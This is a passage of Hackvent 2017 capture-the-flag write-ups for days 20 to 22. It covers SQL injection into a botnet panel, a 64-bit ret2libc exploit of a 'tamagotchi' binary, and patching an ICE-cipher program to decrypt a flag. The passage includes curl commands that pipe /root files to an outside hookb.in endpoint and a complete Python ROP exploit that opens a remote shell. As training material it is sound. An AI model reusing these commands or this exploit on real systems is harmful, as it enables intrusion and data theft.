
```
/root/secret:HV17-wh4t-4b0ut-n!x-m4l3w4re-4nd-cyberwarezzz?
```

Solution from daubsi

When we pull the binary in docker and start we immediately notice that nothing seems to happen, despite the container is running.

We connect to the container via “docker exec -ti <containerid> /bin/bash” to get a shell on the container.

Here we see the reason why nothing seems to happen. /root/loopz.py is called over and over again. First we copy away all the files from /root from the outside using the command “docker cp <containerid>:/root/<file> <localfile>” and can therefore also have a look at the /root/party.py script which is not accessible for us in the container.



Here we get further insights. The script seems to generate a lot of non-sense files in /var/www, /home/ etc. Also /root/bot is executed.

Reversing the file in IDA showed that it unpacks several files to /tmp and executes them and afterwards deletes them again. For whatever reason the deletion did not take place on my machine and the files still lingered in /tmp. The run files also generate executables again – which in turn generate the Python files which in turn generate the executables again which...

Also, a man page for ping is put into /tmp. This looks more than suspicious so we inspect that file closer and see that it has an embedded python script! Further analysis (undoing the XOR/Base64 encoding) reveals that this script connects to https://challenges.hackvent.hacking-lab.com:8081/?twitter to retrieve a list of twitter handles.

The posts of these handles are then queried and filtered for the string MUFFINX_BOTNET (and the #hackvent hashtag)

Here is an example of hops’s twitter feed which shows how a correct tweet has to look like, because he forgot to actually delete his post


The commands within the MUFFINX_BOTNET delimiters are then decoded and executed in our container via the script from within the ping manpage! Woohoo!

So, let's find a way into this site!

When we access any other URL on challenges.hackvent.hacking-lab.com:8081 we are supposed to get "rickroll'ed" (however, in Germany this video is not shown due to GEMA topics)... This happens for every page besides /?twitter so something seems to be special about that. (At the moment the site seems to be down, so I cannot show the screnshots ☹)

When we look at the page in an intercepting proxy like Burp we notice that there is a hidden password field. So let's feed something in there... "admin".. Ah craps... no luck.... What about "admin'" ... Wohoo! The script barfs at us!

```
[-] query failed : SELECT AES_ENCRYPT('admin'','muffin_botz_hax_pw') AS enc FROM passwords
```



Somebody says “SQLi!”??

Next, we fire up sqlmap to potentially exploit this. We save the request from Burp and run sqlmap with the “-r” parameter to read the request and are successful! The webpage is vulnerable to a blind SQL injection attack.

Using sqlmap we find out that there is a table “passwords” in DB muffin_bot.

```
SQLMAP
available databases [6]:
[*] db
[*] information_schema
[*] muffin_bot
[*] mysql
[*] performance_schema
[*] test
muffin_bot:
+---------------+
| passwords     |
| twitter_names |
+---------------+
passwords:
+----------+-----------------+
| Column   | Type            |
+----------+-----------------+
| id       | int(6) unsigned |
| password | varbinary(100)  |
+----------+-----------------+
passwords dump:
Database: muffin_bot
Table: passwords
```

```
[1 entry]
+----+------------------------------------------+
| id | password                                 |
+----+------------------------------------------+
| 1 | q??B\x05?^\x1eA?|[vl?}(???[?i?*q?\x7f?ud |
+----+------------------------------------------+
q??B
this_pw_is_so_eleet
select AES_DECRYPT((select password from passwords where id = 1),'muffin_botz_hax_pw'):
'this_pw_is_so_eleet'
```

Using “select AES_DECRYPT((select password from passwords where id=1),’muffin_botz_hax_pw’)” as the password reverses the encryption because of the symmetric nature of AES and we’re granted the real password “this_pw_is_so_eleet”.

Using this password on the web admin panel we can logon and add our twitter handle to the list of users that are fetched.

The format that we need to tweet is defined in the hidden python script the command are XOR-encoded and then base64’ed.

So let’s have some fun and “touch /tmp/daubsiwashere”... Within minutes I received ping-backs from the other hackers with “Welcome to my box “

Let’s think about how to get the flag... We found no trace about the flag anywhere in the container and this container is in use by every participant in the challenge. An early assumption of mine was already, that HL itself is participating in the botnet, and the flag will probably be on their box which differs from all the other containers.

A quick internet reconnaissance shows that HLs servers are in the 80.74.xx.xx range.

Where is interesting stuff? In the /root directory of course! (Process shortened here for the sake of not to bore the interested reader)

So we craft the following requests using the same structure requested by the python script:

```
@muffinikx #hackvent http://hackvent.hacking-lab.com MUFFIN_BOTNET:xxxxxxxx:MUFFIN_BOTNET
```

with XXX being the encoded version of

```
cmd = "sh -c 'ls -la /root | base64 -w 0 | curl -d @- https://hookb.in/ZBxhaSEa'"
```

and filtering the reports coming in for IPs of the above network range one system immediately catches our attention... /root/secret on 80.74.140.188


We issue another query and obtain the flag:

```
cmd = "sh -c 'cat /root/secret | base64 -w 0 | curl -d @- https://hookb.in/ ZBxhaSEa'"
```

Day 21: tamagotchi

{"level":"1337", "solutions":"38", "rating":"4.62", "author":"muffinx"}

Challenge



Solution from angelOfDarkness

- Download the binary and libc
- Run tamagotchi to see whether we can crash it.
- Looks like no matter how much food we give him, it wont crash...
- Wait, when we end the program, it crashes! So we can overwrite something and call it through ending the program.
- Lets see how many bytes we have to enter to overwrite the return address..
- You can do a little RE to see that fputs always reads 400 bytes, now lets input a pattern with 400 bytes
- Call the file with gdb, input the pattern and select bye (2) so the program crashes, now we see whats in RSP: 6C6D6E6F -> 6C = 108 * 2 (2 bytes each) = 216
- So whe we input 216 chars, we can afterwards overwrite RSP.
- Ok now, because we are on a 64bit architecture, we cannot simply put arguments to our injected call on the stack, they have to go to RDI.

- I used ropper to find such a gadget inside tamagotchi
  ropper --file tamagotchi --search "% ?di"
- This looks just perfect: 0x0000000000400803: pop rdi; ret;
  It will take the first item from the stack and place it in RDI
- Locally we can now try an exploit, lets check the address for system() call in libc in gdb
  you can simply use p system: 0x7ffff7a77d60 <__libc_system>
- And we need /bin/sh, using gdb we can do find "/bin/sh"
  libc : 0x7ffff7b9f917 --> 0x68732f6e69622f ('/bin/sh')
- So if we craft our "food" to be A*216 + 0x0000000000400803 + 0x7ffff7b9f917 + 0x7ffff7a77d60, "/bin/sh" should end up in RDI and system will execute this on the end.
- Now to do this on the remote server we got the libc that is used there. We cannot simply hardcode our addresses as the server might have ASLR in place
- First we need to find out the address of a function inside libc on the server
- The exe is using puts to print text on the screen, so we will use this
- We need to get the address of puts inside the GOT (thats what we want to get)
  objdump -R tamagotchi reveals: 0000000000601018 R_X86_64_JUMP_SLOT
  puts@GLIBC_2.2.5
- Then we need to have the address of a puts call to PLT
  use gdb and search for a puts call (its in main() here)
  gdb tamagotchi
  dissassemble main
  We find: 0x4004b0 puts@plt
- Lastly we need the address of main() to jump back to. When we would do this on two separate sessions, ASLR might
- have relocated the functions again!
  in gdb simply type "p main" to get 0x4006ca
- Now we can construct the first part of our exploit:
  A*216 + 0x0000000000400803 + 601018 + 4004b0 + 4006ca
- So when we call bye, this will print the address of puts and return to main, so keeps running.
- Afterwards, we have to calculate the base address of libc
- readelf -s libc-2.26.so | grep puts reveals
  411: 0000000000078460 528 FUNC WEAK DEFAULT 13 puts@@GLIBC_2.2.5
- Do the same for system: 1378: 0000000000047dc0 45 FUNC WEAK DEFAULT 13

system@@GLIBC_2.2.5

- And now we have to get the offset of /bin/sh..
  xxd libc-2.26.so | grep "/bin/sh": 001a3ee0
- So after we acquired the remote address for puts from the server, we calculate the base address of libc:
- remote_libc_base = remote_puts_addr - libc_puts_offset
- Then we can calculate the remote addresses of system and /bin/sh:
  remote_system_addr = remote_libc_base + libc_system_offset
  remote_binsh_addr = remote_libc_base + libc_binsh_offset
- Then we send our second exploit package:
  A*216 + 0x0000000000400803 + remote_binsh_addr + remote_system_addr
- And we have the remote terminal! Search in tamagotchis home folder to find the flag.

Solution from Buge

Downloading the binary and running it in gdb with the peda plugin, I was able to disasemble and step through it, and manually decompile it.

```
int main() {
  int alive = 1; // rbp-0x4
  int gotNum = 0; // rbp-0x8
  char arr[0x400]; // rbp-0x4d0
  char arr2[0xc8 /*200*/]; // rbp-0xd0
  show_title();
  show_menu();
  while (alive != 0) {
        puts("[ch01c3]> ");
        fgets(arr, 0x400, stdin);
        gotNum = atoi(arr);
        if (gotNum == 1) {
        puts("[f00d]> ");
        fgets(arr2, 0x400, stdin);
        puts("[+] nom nom nom ");
        } else if(gotNum == 2) {
        puts("[+] bye bye");
        alive = 0;
        } else {
        puts("[-] nope!");
        }
  }
  return;
}

void show_title() {
  //puts stuff
}
```

```
void show_menu() {
  puts("[MENU]");
  puts("1.) eat");
  puts("2.) bye");
}
```

Looking at this, there is a clear vulnerability. After the user enters "1" for eat mode, it reads up to 0x400 bytes into a local array that is only 0xc8 bytes. It then proceeds to overwrite the return address on the stack.

peda's checksec says it has w^x (NX), no stack canaries and not ASLR on the main binary. But it does have ASLR on the dynamiclly linked libc. No stack canaries means overwriting the return address is possible. w^x means we cannot use shellcode, so we need ROP or return to libc. No ASLR on the main binary means we can ROP with its contents easily. But ROP with libc needs an info leak first, to bypass its ASLR. Since we are given the libc being used, we at least know what its contents are, but not where ASLR will put it.

I used the overall strategy described here, which I found on google:

https://github.com/ctfhacker/ctf-writeups/blob/master/campctf-2015/bitterman-pwn-400/README.md

We use an info leak of the location of libc's puts by calling puts with the address of puts's GOT entry. The GOT entry will contain libc's puts location, as long as puts has been called at least once, which the tamagotchi's intro does. We are able to call puts by going to its PLT entry. Both the PLT and GOT are in the main executable, so are not affected by ASLR in this case.

Calling puts like that will print out libc's puts location. We just need to hope that libc's puts address contains no \0 bytes. My code also assumes there are no \n bytes.

Then once it tells us the libc offset, we need to keep the program running (that would reset ASLR and get a new address), so I use ROP to run main again. Then we exploit it with a new ROP that calls system("/bin/sh"). We can find system in libc now that we know the offset, and the /bin/sh string also exists in libc.

To find where "/bin/sh" exists in the target libc:

```
$ ROPgadget --binary libc-2.26.so --string /bin/sh
0x00000000001a3ee0 : /bin/sh
```

To find system in the target libc:

```
$ readelf libc-2.26.so -s | grep system
```

```
   229: 000000000014c330   107 FUNC   GLOBAL DEFAULT   13 svcerr_systemerr@@GLIBC_2.2.5
   595: 0000000000047dc0      45 FUNC GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
  1378: 0000000000047dc0      45 FUNC WEAK   DEFAULT   13 system@@GLIBC_2.2.5
```

So system is at 0x0000000000047dc0

To find puts in target libc:

```
$ readelf libc-2.26.so -s | grep puts
   188: 0000000000078460   528 FUNC   GLOBAL DEFAULT   13 _IO_puts@@GLIBC_2.2.5
   411: 0000000000078460   528 FUNC   WEAK   DEFAULT   13 puts@@GLIBC_2.2.5
So 0x0000000000078460
```

To call functions with arguments, which I've been saying we need to do, we need to consider calling conventions. x86-64 puts the first argument in rdi , so we need a ROP gadget to put something from the stack into rdi .

```
$ ROPgadget --binary tamagotchi | grep rdi
...
0x0000000000400803 : pop rdi ; ret
```

This is the perfect ropgadget. It's in the main binary so we don't need to worry about ASLR there.

The attack targets fgets which means it is possible to write null bytes, but not to write \n bytes.

To find where the GOT entry for puts is:

```
$ objdump -R tamagotchi
...
0000000000601018 R_X86_64_JUMP_SLOT  puts
...
```

So 0x601018.

Here's the final attack program, it takes a single commandline argument to run on the target server.

```
import socket
import struct
import sys

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('challenges.hackvent.hacking-lab.com', 31337))

def recvuntil(x):
  f = ''
  while len(f) < len(x):
        fn = s.recv(len(x) - len(f))
        assert(len(fn) > 0)
        f += fn
  while f[-len(x):] != x:
        fn = s.recv(1)
```

```
        assert(len(fn) > 0)
        f += fn
    return f

print(recvuntil("[ch01c3]> \n"))
s.send('1\n')
print(recvuntil("[f00d]> \n"))

rop = 'a'*(0xd0-0x4) # padding
rop += struct.pack('<I', 0) # alive
rop += 'a'*8 # rbp
rop += struct.pack('<Q', 0x400803) # pop rdi ; ret
rop += struct.pack('<Q', 0x601018) # puts GOT entry
rop += struct.pack('<Q', 0x4004b0) # puts@plt
rop += struct.pack('<Q', 0x4006ca) # start main again
s.send(rop + '\n')

print(recvuntil("[+] nom nom nom \n"))
r = recvuntil('\n')
assert(len(r) > 0)
assert(r[-1] == '\n')
r = r[:-1].ljust(8, '\0')
assert(len(r) == 8)
putsLoc = struct.unpack('<Q', r)[0]
print(hex(putsLoc))

print(recvuntil("[ch01c3]> \n"))
s.send('1\n')
print(recvuntil("[f00d]> \n"))

unmappedBinshLoc = 0x1a3ee0
unmappedPutsLoc = 0x78460
unmappedSystemLoc = 0x47dc0
libcOffset = (putsLoc - 0x78460)
realBinshLoc = unmappedBinshLoc + libcOffset
realSystemLoc = unmappedSystemLoc + libcOffset

rop2 = 'a'*(0xd0-0x4) # padding
rop2 += struct.pack('<I', 0) # alive
rop2 += 'a'*8 # rbp
rop2 += struct.pack('<Q', 0x400803) # pop rdi ; ret
rop2 += struct.pack('<Q', realBinshLoc)
rop2 += struct.pack('<Q', realSystemLoc)
s.send(rop2 + '\n')

print(recvuntil("[+] nom nom nom \n"))
s.send(sys.argv[1] + '\n')
while True:
  r = s.recv(1)
  assert(len(r) > 0)
  sys.stdout.write(r)
```

The program usually works, but occasionally fails due to ASLR picking an address with \0 or \n .

Now we can explore the system to find the flag:

```
$python solvefinal.py ls
...
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
$ python solvefinal.py 'ls home'
...
tamagotchi
$ python solvefinal.py 'ls home/tamagotchi'
...
flag  tamagotchi
$ python solvefinal.py 'cat home/tamagotchi/flag'
...
HV17-pwn3d-t4m4g0tch3y-thr0ugh-f00d
```

Solution from evandrix

ELF64 pwn challenge task similar to 3-part tutorial

https://blog.techorganic.com/2015/04/10/64-bit-linux-stack-smashing-tutorial-part-1

https://blog.techorganic.com/2015/04/21/64-bit-linux-stack-smashing-tutorial-part-2

https://blog.techorganic.com/2016/03/18/64-bit-linux-stack-smashing-tutorial-part-3

1. using ROP gadget `pop rdi; ret;`

    - found using Python tool "ropper", overflow buffer @ [f00d]>, after [ch01c3]>1, to leak address of `puts()`, and hence libc


2. re-run "main" loop to spawn a shell, i.e. execute `system("/bin/sh")`

    - flag is contents of file /home/tamagotchi/flag

Day 22: frozen flag

{"level":"1337", "solutions":"35", "rating":"4.60", "author":"hardlock"}

Challenge



Solution from Buge

I disassembled the binary using the IDA free version. I also opened it in ollydbg to see it dynamically. There's a lot of code, appently from mingw libraries. But I was able to focus on only the relevant parts by seeing that IDA found the string "HV17-flag" and focusing on the function that referenced it.

I noticed that without any commandline arguments, the function skipped most of its behavior. Providing a commandline argument, it opens a file with that name, seems to encrypt it, then writes it to a file named "HV17-flag".

It uses the encryption key "ice-cold". There also seems to be a decoy decryption key "frozen water".

Looking at the encryption functions, they reference some global arrays with contents, for example an array at 0040A080. I converted some of the numbers in the array to decimal: 333 313 505 369 379 and then googled them. I found this:

https://github.com/pmrowla/hl2sdk-csgo/blob/master/mathlib/IceKey.cpp

So it uses the ICE cipher

https://en.wikipedia.org/wiki/ICE_(cipher)

That makes sense given the challenge name. I found this c implementation that seems to be the exact code used

http://www.darkside.com.au/ice/ice.c

It has a function ice_key_encrypt which is what the binary calls. I noticed the c code also has ice_key_decrypt that has the same parameters, input and output wise (ptext and ctext are swapped). Looking in IDA, right below the assembly for ice_key_encrypt (0x00401811) there is code for what appears to be assembly code for ice_key_decrypt (0x00401937).

So I copied HV17-flag to a different file name, ran freeze.exe in ollydbg with the new filename as a commandline parameter. I put a breakpoint before the call to ice_key_encrypt , and modified it instead to call ice_key_decrypt .

At address 00401E67 change

```
CALL frozen.00401811
```

to

```
CALL frozen.00401937
```

Then ran it. It wrote into the file HV17-flag the content

Solution from ZTube

This challenge was about a programm that takes a file as an input, encrypts it and saves it as HV17-flag. Encrypting a file just containing 0x00's I found out that the file won't change it's size and that the encryption is applied in blocks of 4 bytes. Using signsrch frozen.exe

```
ICE ice_smod [32.le.64]
ICE ice_sxor [32.le.64]
ICE ice_pbox [32.le.128]
```

I found out that it uses the IceKey algorithms by Valve -> https://github.com/ValveSoftware/source-sdk-2013/blob/master/sp/src/mathlib/IceKey.cpp which was included in frozen.exe 1:1.

I used IDA pro to rename the functions and noticed that decrypt was left in the binary code. Guess some optimizations have been deactivated for this challenge :D

I looked for the part where encrypt was referenced and using a hex editor and calculating the offset from encrypt to decrypt I replaced the call on encrypt with decrypt (E8 A5 F9 FF FF becomes E8 CB FA FF FF) and ran it with HV17-flag2 as argument which have me the flag.

Solution from mcia

Running the PEiD Krypto Analyzer showed that the ICE Cipher is used.

```
ICE [long] :: 000086C0 :: 0040A0C0
Referenced at 004014F5
Referenced at 00401538
Referenced at 00401581
Referenced at 004015CA
```

This link has a lot of useful information and different implementations on the ICE Cipher: http://www.darkside.com.au/ice/

I compared the C implementation with the disassembled code in Hopper and could find various similarities. sub_401811 looks like the encrypt function:

```
int sub_401811(int arg0, int arg1, int arg2) {
    esi = (*(int8_t *)arg1 & 0xff & 0xff) << 0x18 | (*(int8_t *)(arg1 + 0x1) & 0xff & 0xff) << 0x10 | (*(int8_t *)(arg1 + 0x2) & 0xff & 0xff) << 0x8 | *(int8_t *)(arg1 + 0x3) & 0xff & 0xff;
    edi = (*(int8_t *)(arg1 + 0x4) & 0xff & 0xff) << 0x18 | (*(int8_t *)(arg1 + 0x5) & 0xff & 0xff) << 0x10 | (*(int8_t *)(arg1 + 0x6) & 0xff & 0xff) << 0x8 | *(int8_t *)(arg1 + 0x7) & 0xff & 0xff;
    ebx = 0x0;
    do {
            eax = *(arg0 + 0x4);
            if (eax <= ebx) {
                break;
            }
            esi = esi ^ sub_40174e(edi, (ebx + ebx + ebx << 0x2) + *(arg0 + 0x8));
            edi = edi ^ sub_40174e(esi, (ebx + ebx + ebx + 0x3 << 0x2) + *(arg0 + 0x8));
            ebx = ebx + 0x2;
    } while (true);
    for (ebx = 0x0; ebx <= 0x3; ebx = ebx + 0x1) {
            *(int8_t *)((0x3 - ebx) + arg2) = edi;
            eax = esi;
            *(int8_t *)((0x7 - ebx) + arg2) = eax;
            edi = edi >> 0x8;
            esi = esi >> 0x8;
    }
    return eax;
}
```

```
/*
 * Encrypt a block of 8 bytes of data with the given ICE key.
 */

void
ice_key_encrypt (
        const ICE_KEY           *ik,
        const unsigned char     *ptext,
        unsigned char           *ctext
) {
        register int            i;
        register unsigned long  l, r;

        l = (((unsigned long) ptext[0]) << 24)
                                | (((unsigned long) ptext[1]) << 16)
                                | (((unsigned long) ptext[2]) << 8) | ptext[3];
        r = (((unsigned long) ptext[4]) << 24)
                                | (((unsigned long) ptext[5]) << 16)
                                | (((unsigned long) ptext[6]) << 8) | ptext[7];

        for (i = 0; i < ik->ik_rounds; i += 2) {
            l ^= ice_f (r, ik->ik_keysched[i]);
            r ^= ice_f (l, ik->ik_keysched[i + 1]);
        }

        for (i = 0; i < 4; i++) {
            ctext[3 - i] = r & 0xff;
            ctext[7 - i] = l & 0xff;

            r >>= 8;
            l >>= 8;
        }
}
```

The encrypt function is called in sub_401ce9:

```
int sub_401ce9(int arg0) {
    stack[2048] = arg0;
    stack[2047] = *(&arg0 - 0x4);
    stack[2046] = ebp;
    ebp = (esp & 0xfffffff0) - 0x8;
    stack[2045] = edi;
    stack[2044] = esi;
    esp = (esp & 0xfffffff0) - 0x60;
    ebx = &arg0;
    sub_402760();
    esi = esp;
    if (*ebx == 0x1) {
            eax = 0xffffffff;
    }
    else {
            *(int8_t *)(ebp - 0x48) = 'i';
            *(int8_t *)(ebp - 0x47) = 'c';
            *(int8_t *)(ebp - 0x46) = 'e';
            *(int8_t *)(ebp - 0x45) = '-';
            *(int8_t *)(ebp - 0x44) = 'c';
            *(int8_t *)(ebp - 0x43) = 'o';
            *(int8_t *)(ebp - 0x42) = 'l';
            *(int8_t *)(ebp - 0x41) = 'd';
            *(ebp - 0x20) = "frozen water";
            *(ebp - 0x24) = fopen(*(*(ebx + 0x4) + 0x4), 0x40a1cd);
            fseek(*(ebp - 0x24), 0x0, 0x2);
            *(ebp - 0x28) = ftell(*(ebp - 0x24));
            rewind(*(ebp - 0x24));
            *(ebp - 0x2c) = *(ebp - 0x28) - 0x1;
            esp = esp - sub_4029c0(*(ebp - 0x24));
            *(ebp - 0x30) = &arg_3 + 0x0;
            *(ebp - 0x34) = *(ebp - 0x28) - 0x1;
            esp - sub_4029c0(*(ebp - 0x24));
            *(ebp - 0x38) = &arg_3 + 0x0;
            fread(*(ebp - 0x30), *(ebp - 0x28), 0x1, *(ebp - 0x24));
            fclose(*(ebp - 0x24));
            *(ebp - 0x3c) = sub_40160d(0x1);
            sub_401b6a(*(ebp - 0x3c), ebp - 0x48);
            for (*(ebp - 0x1c) = 0x0; *(ebp - 0x1c) < *(ebp - 0x28); *(ebp - 0x1c) = *(ebp - 0x1c) + 0x8) {
                    sub_401811(*(ebp - 0x3c), *(ebp - 0x1c) + *(ebp - 0x30), *(ebp - 0x38) + *(ebp - 0x1c));
            }
            *(ebp - 0x40) = fopen("HV17-flag", 0x40a1d0);
            fwrite(*(ebp - 0x38), *(ebp - 0x28), 0x1, *(ebp - 0x40));
            fclose(*(ebp - 0x40));
            eax = 0x0;
    }
    return eax;
}
```

Solution 1 – Binary patching

I compared the disassembled file and the C implementation further and found that the decrypt function is also embedded in frozen.exe, although it is not used.

So, instead of calling the encrypt function at sub_401811 from the sub_401ce9, I just patches the binary to call the decrypt function sub_401937. This modification is done at the address 0x401e67

```
int sub_401ce9(int arg0) {
    stack[2048] = arg0;
    stack[2047] = *(&arg0 - 0x4);
    stack[2046] = ebp;
    ebp = (esp & 0xfffffff0) - 0x8;
    stack[2045] = edi;
    stack[2044] = esi;
    esp = (esp & 0xfffffff0) - 0x60;
    ebx = &arg0;
    sub_402760();
    esi = esp;
    if (*ebx == 0x1) {
            eax = 0xffffffff;
    }
    else {
            *(int8_t *)(ebp - 0x48) = 0x69;
            *(int8_t *)(ebp - 0x47) = 0x63;
            *(int8_t *)(ebp - 0x46) = 0x65;
            *(int8_t *)(ebp - 0x45) = 0x2d;
            *(int8_t *)(ebp - 0x44) = 0x63;
            *(int8_t *)(ebp - 0x43) = 0x6f;
            *(int8_t *)(ebp - 0x42) = 0x6c;
            *(int8_t *)(ebp - 0x41) = 0x64;
            *(ebp - 0x20) = "frozen water";
            *(ebp - 0x24) = sub_408a00();
            sub_408a08();
            *(ebp - 0x28) = sub_408a10();
            sub_408a18();
            *(ebp - 0x2c) = *(ebp - 0x28) - 0x1;
            esp = esp - sub_4029c0(*(ebp - 0x24));
            *(ebp - 0x30) = &arg_3 + 0x0;
            *(ebp - 0x34) = *(ebp - 0x28) - 0x1;
            esp - sub_4029c0(*(ebp - 0x24));
            *(ebp - 0x38) = &arg_3 + 0x0;
            sub_408a20();
            sub_408a28();
            *(ebp - 0x3c) = sub_40160d(0x1);
            sub_401b6a(*(ebp - 0x3c), ebp - 0x48);
            for (*(ebp - 0x1c) = 0x0; *(ebp - 0x1c) < *(ebp - 0x28); *(ebp - 0x1c) = *(ebp - 0x1c) + 0x8) {
